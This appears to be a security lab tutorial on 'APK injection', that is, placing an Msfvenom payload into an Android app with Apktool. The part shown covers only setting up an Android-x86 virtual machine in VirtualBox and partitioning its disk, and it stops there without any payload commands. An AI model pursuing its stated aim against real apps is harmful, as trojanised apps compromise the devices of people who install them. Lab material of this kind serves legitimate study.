

APK INJECTION

OBJECTIVE: INJECT PAYLOAD INTO APK SOURCE FILE

TOOLS:


- Android Virtual Machine (Android Version 7) VirtualBox
- Apktool
- Msfvenom

1. INSTALLING/CONFIGURING ANDROID MACHINE

1. Download Android iso file from <http://www.android-x86.org/download>
2. Create a new virtual machine

Type : Linux


Version : Other Linux (64 bit)




Next provide the configuration parameters such as memory, disk space and virtual disk type

3. Change Virtual Machine Storage settings as following :

- Remove **Controller: IDE**




- Add new Controller by using the plus sign button next to the button used for removing the old controller




From the drop down menu select **Add IDE Controller**

4. Add New Hard Disk to the IDE: Controller (**Red Arrow**)




and select **Choose Existing Disk**



Locate the **Virtual Vms** folder and find the folder corresponding to the virtual machine name and select the .vdi file (In this case since the VM name is Android7 we will have Android7.vdi)

5. Add a new Optical Drive to the IDE Controller using the button pointed by the **Green Arrow** and select the option **Leave Empty**

Select the newly added Optical Drive and in the right side should be its properties and attributes




In the **Optical Drive** attribute , from the drop down list select **IDE Secondary Slave**

Click the CD Button in the right side and Select the option **Choose Virtual Optical Disk file:** and select the Android iso file (downloaded from the first step)

With this the configuration of the Virtual Machine properties is done and the next step is to install the actual OS in the Virtual Machine


6. Start the Virtual Machine

A window will appear asking about actions about the Android OS .




Select the option **Installation – Install Android x86 to hard disk**


Next a window will prompt for Creating and Modifying partitions or Detecting devices. Since this is a fresh installation there are no existing partitions. A new partition must be created in order to install the operating system. This is done by pressing the **C** key and then moving ahead.



For this procedure GPT is not needed and will not be installed , select **No**



The next thing to be done is creating a new partition using the disk utility tools (cfdisk) as shown in the image below. As mentioned before this is a fresh installation and there are no existing partitions. A new partition is creating by selecting and confirming the **New** option



A new window similar to the last one will appear, this time asking for the type of partition.

Select **[Primary]** and enter the size of the partition (by default it will take the entire space). For the purposes of this paper no changes are needed to the partition size, so just press **[Enter]** to continue.

After the new Primary Partition has been created it will appear like in the picture below. This is the partition where the operating system will be installed and as such it must be bootable. The partition is made bootable by selecting the **[Bootable]** option and confirmind it

* Select **[Bootable]** using the left and right arrow keys and press **[Enter]** to confirm

```

Android 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
cfdisk (util-linux-ng 2.14.1)

Disk Drive: /dev/sda
Size: 5368709120 bytes, 5368 MB
Heads: 255 Sectors per Track: 63 Cylinders: 652

Name      Flags      Part Type  FS Type    [Label]    Size (MB)
-----
sda1      Primary   Linux      5362.89

[ Bootable ] [ Delete ] [ Help   ] [ Maximize ] [ Print  ]
[ Quit   ] [ Type   ] [ Units  ] [ Write   ]

Toggle bootable flag of the current partition

```

After the partition has been properly configured it must be written

* Select [**Write**] and press [**Enter**], type **yes** and press [**Enter**], after the process select [**Quit**]

```

Android 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
cfdisk (util-linux-ng 2.14.1)

Disk Drive: /dev/sda
Size: 5368709120 bytes, 5368 MB
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Name      Flags      Part Type  FS Type    [Label]    Size (MB)
-----
sda1      Boot       Primary   Linux      5362.89

